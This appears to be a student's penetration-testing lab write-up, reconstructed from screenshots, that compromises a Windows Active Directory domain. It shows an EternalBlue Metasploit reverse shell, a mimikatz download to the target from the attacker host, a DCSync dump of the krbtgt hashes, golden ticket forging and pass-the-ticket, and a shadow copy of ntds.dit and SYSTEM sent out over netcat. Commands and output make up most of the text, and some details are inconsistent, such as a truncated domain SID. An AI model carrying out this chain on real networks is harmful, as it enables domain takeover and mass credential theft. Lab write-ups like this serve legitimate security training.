


```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.2.10
rhosts ⇒ 192.168.2.10
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 10.8.0.131
lhost ⇒ 10.8.0.131
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.8.0.131:4444
[*] 192.168.2.10:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.2.10:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Servi
ce Pack 1 x64 (64-bit)
[*] 192.168.2.10:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.2.10:445 - The target is vulnerable.
[*] 192.168.2.10:445 - Connecting to target for exploitation.
[+] 192.168.2.10:445 - Connection established for exploitation.
[+] 192.168.2.10:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.2.10:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.2.10:445 - 0×00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.2.10:445 - 0×00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.2.10:445 - 0×00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 192.168.2.10:445 - 0×00000030  6b 20 31                                         k 1
[+] 192.168.2.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.2.10:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.2.10:445 - Sending all but last fragment of exploit packet
[*] Sending stage (200774 bytes) to 192.168.2.12
[*] Meterpreter session 1 opened (10.8.0.131:4444 → 192.168.2.12:62308) at 2022-10-24 04:26:55 -0400
[-] 192.168.2.10:445 - RubySMB::Error::CommunicationError: RubySMB::Error::CommunicationError

meterpreter > shell
Process 4236 created.
Channel 2 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

To perform a golden ticket attack:

- whoami /user
- Copy SID:
    - **S-1-5-(not this part, it is the RID)**
- Find the domain name: **systeminfo | findstr /B "Domain"**
    - **Morrowind-West.province.com**



```
C:\TEMP>systeminfo | findstr /B "Domain"
systeminfo | findstr /B "Domain"
Domain:                    Morrowind-West.province.com

C:\TEMP>
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```


- Find the KRBTGT which is the key distribution account (using mimikatz) so we must get mimikatz onto the target machine

On Kali:

- cp -r /usr/share/windows-resources/mimikatz .
    - Note: If this does not work, download the latest mimikatz from here
- python -m SimpleHTTPServer 80

On Windows:

- powershell -c "(New-Object System.Net.WebClient).DownloadFile('http://10.8.0.131/mimikatz.exe', 'c:\Temp\mimikatz2.exe')"




```
C:\TEMP>powershell -c "(New-Object System.Net.WebClient).DownloadFile('http://10.8.0.131/mimikatz.exe', 'c:\Tem
p\mimikatz.exe')"
powershell -c "(New-Object System.Net.WebClient).DownloadFile('http://10.8.0.131/mimikatz.exe', 'c:\Temp\mimika
tz.exe')"

C:\TEMP>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\TEMP>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is F0BD-6288

 Directory of C:\TEMP

08/31/2021  01:38 AM    <DIR>          .
08/31/2021  01:38 AM    <DIR>          ..
07/26/2020  04:14 PM            99,710 iis-85.png
07/31/2020  01:26 AM               701 iisstart.htm
08/31/2021  01:33 AM               354 mimikatz
08/31/2021  01:38 AM         1,355,264 mimikatz.exe
07/31/2020  03:01 AM                 0 xampp.exe
               5 File(s)      1,456,029 bytes
               2 Dir(s)  38,685,245,440 bytes free

C:\TEMP>
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Run mimikatz


- mimikatz.exe



```
C:\TEMP>mimikatz.exe
mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz #
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

- lsadump::dcsync /domain:Morrowind-West.province.com /user:krbtgt



```
mimikatz # lsadump::dcsync /domain:Morrowind-West.province.com /user:krbtgt
[DC] 'Morrowind-West.province.com' will be the domain
[DC] 'Aldruhn.Morrowind-West.province.com' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 7/26/2020 4:24:22 PM
Object Security ID   : S-1-5-21-3675867208-3488060362-3151166870-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 0f193cde5e5e9765366534e4da178564
    ntlm- 0: 0f193cde5e5e9765366534e4da178564
    lm  - 0: ac5977b3e435798d228bd577a558d902

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : MORROWIND-WEST.PROVINCE.COMkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 47c254150e342c3618dd8356e89a95f93266d05a8ffeaefd42bf281ba8a639a0
      aes128_hmac       (4096) : 974ca084633f6dbabecba38315452e6d
      des_cbc_md5       (4096) : d58a15a791bcc87c

* Primary:Kerberos *
    Default Salt : MORROWIND-WEST.PROVINCE.COMkrbtgt
    Credentials
      des_cbc_md5       : d58a15a791bcc87c

* Packages *
    Kerberos-Newer-Keys

* Primary:WDigest *
    01  271dd3600e4632207c18c4918daf4a1f
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```


Password hash is:

- Hash NTLM: **0f193cde5e5e9765366534e4da178564**

The golden ticket recipe:
DOMAIN - **Morrowind-West.province.com**
DOMAIN SID - **S-1-5**
KRBTGT - **0f193cde5e5e9765366534e4da178564**

To create the golden ticket:

- kerberos::golden /domain:Morrowind-West.province.com /sid:S-1-5 /rc4:0f193cde5e5e9765366534e4da178564 /id:500 /user:Hayden



```
C:\TEMP>mimikatz.exe
mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::golden /domain:Morrowind-West.province.com /sid:S-1-5 /rc4:0f193cde5e5e9765366534e4da17856
4 /id:500 /user:Hayden
User      : Hayden
Domain    : Morrowind-West.province.com
ServiceKey: 0f193cde5e5e9765366534e4da178564 - rc4_hmac_nt
Lifetime  : 8/31/2021 2:02:35 AM ; 8/29/2031 2:02:35 AM ; 8/29/2031 2:02:35 AM
-> Ticket : ticket.kirbi

 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz #
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```


Pass the ticket:

- kerberos::ptt ticket.kirbi

The ticket is now loaded into memory

Now to do damage

- pushd \\Morrowind-West.province.com\c$
- cd Windows
- cd NTDS



```
C:\TEMP>pushd \\Morrowind-West.province.com\c$
pushd \\Morrowind-West.province.com\c$

Z:\>cd Windows
cd Windows

Z:\Windows>cd NTDS
cd NTDS

Z:\Windows\NTDS>dir
dir
 Volume in drive Z has no label.
 Volume Serial Number is F0BD-6288

 Directory of Z:\Windows\NTDS

08/30/2021  09:22 PM    <DIR>          .
08/30/2021  09:22 PM    <DIR>          ..
08/30/2021  09:28 PM             8,192 edb.chk
08/30/2021  09:22 PM        10,485,760 edb.log
07/26/2020  04:26 PM        10,485,760 edb00002.log
07/26/2020  04:23 PM        10,485,760 edbres00001.jrs
07/26/2020  04:23 PM        10,485,760 edbres00002.jrs
07/26/2020  04:23 PM        10,485,760 edbtmp.log
08/30/2021  09:22 PM        20,987,904 ntds.dit
08/30/2021  09:22 PM         2,113,536 temp.edb
               8 File(s)     75,538,432 bytes
               2 Dir(s)  38,683,996,160 bytes free

Z:\Windows\NTDS>
```


```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

We can now access the ntds.dit file and extract the passwords as we are inside the domain directory

- Once we have this file we have **access to every account in the domain**

The ntds.dit file is always in use so impossible to copy in the normal way so we must use a “volume shadow copy”

- vssadmin create shadow /for=C:



```
Z:\Windows\NTDS>vssadmin create shadow /for=C:
vssadmin create shadow /for=C:
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Successfully created shadow copy for 'C:\'
    Shadow Copy ID: {7d3f13a1-557a-4f30-9de2-d043fc64fcd0}
    Shadow Copy Volume Name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1

Z:\Windows\NTDS>
```


```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Copy from the shadow directory into tmp

- copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\ntds.dit c:\temp\ntds.dit


Also copy the system config file

- copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM c:\temp\SYSTEM



```
Z:\Windows\NTDS>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\ntds.dit c:\temp\ntds.dit
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\ntds.dit c:\temp\ntds.dit
        1 file(s) copied.

Z:\Windows\NTDS>
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```



```
Z:\TEMP>dir
dir
 Volume in drive Z has no label.
 Volume Serial Number is F0BD-6288

 Directory of Z:\TEMP

08/31/2021  02:23 AM    <DIR>          .
08/31/2021  02:23 AM    <DIR>          ..
07/26/2020  04:14 PM            99,710 iis-85.png
07/31/2020  01:26 AM               701 iisstart.htm
08/31/2021  01:33 AM               354 mimikatz
08/31/2021  01:38 AM         1,355,264 mimikatz.exe
08/31/2021  01:54 AM         1,250,056 mimikatz2.exe
08/30/2021  09:22 PM        20,987,904 ntds.dit
08/31/2021  02:19 AM             7,847 passthehash.log
08/31/2021  02:02 AM               868 ticket.kirbi
07/31/2020  03:01 AM                 0 xampp.exe
               9 File(s)     23,702,704 bytes
               2 Dir(s)  38,327,394,304 bytes free

Z:\TEMP>
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```


We now have a copy of ntds.dit and the required System file to decrypt it.

We should now start extracting it on kali linux so we must move these files over, one way we can do this is by putting netcat on the windows machine.

- popd
    - This is so that it will allow us to use netcat correctly
- cd \Temp
- powershell -c "(New-Object System.Net.WebClient).DownloadFile('http://10.8.0.131/nc64.exe', 'c:\Temp\nc64.exe')"
- nc -lvnp 4444 > SYSTEM
- nc64.exe 10.8.0.131 4444 < SYSTEM

- nc.exe 10.8.0.131 4444 < ntds.dit


Kali:



```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Ghostgate-192.168.2.10_&_192.168.10.10]
└─$ nc -lvnp 4444 > SYSTEM
listening on [any] 4444 ...
connect to [10.8.0.131] from (UNKNOWN) [192.168.2.12] 62951
^C

┌──(kali㉿kali)-[~/Desktop/studies/scans/Ghostgate-192.168.2.10_&_192.168.10.10]
└─$ ls
med.gnmap  med.nmap  med.xml  mimikatz  mimikatz.exe  nc64.exe  smol.gnmap  smol.nmap  smol.xml  SYSTEM

┌──(kali㉿kali)-[~/Desktop/studies/scans/Ghostgate-192.168.2.10_&_192.168.10.10]
└─$ nc -lvnp 4444 > SYSTEM
listening on [any] 4444 ...
^C

┌──(kali㉿kali)-[~/Desktop/studies/scans/Ghostgate-192.168.2.10_&_192.168.10.10]
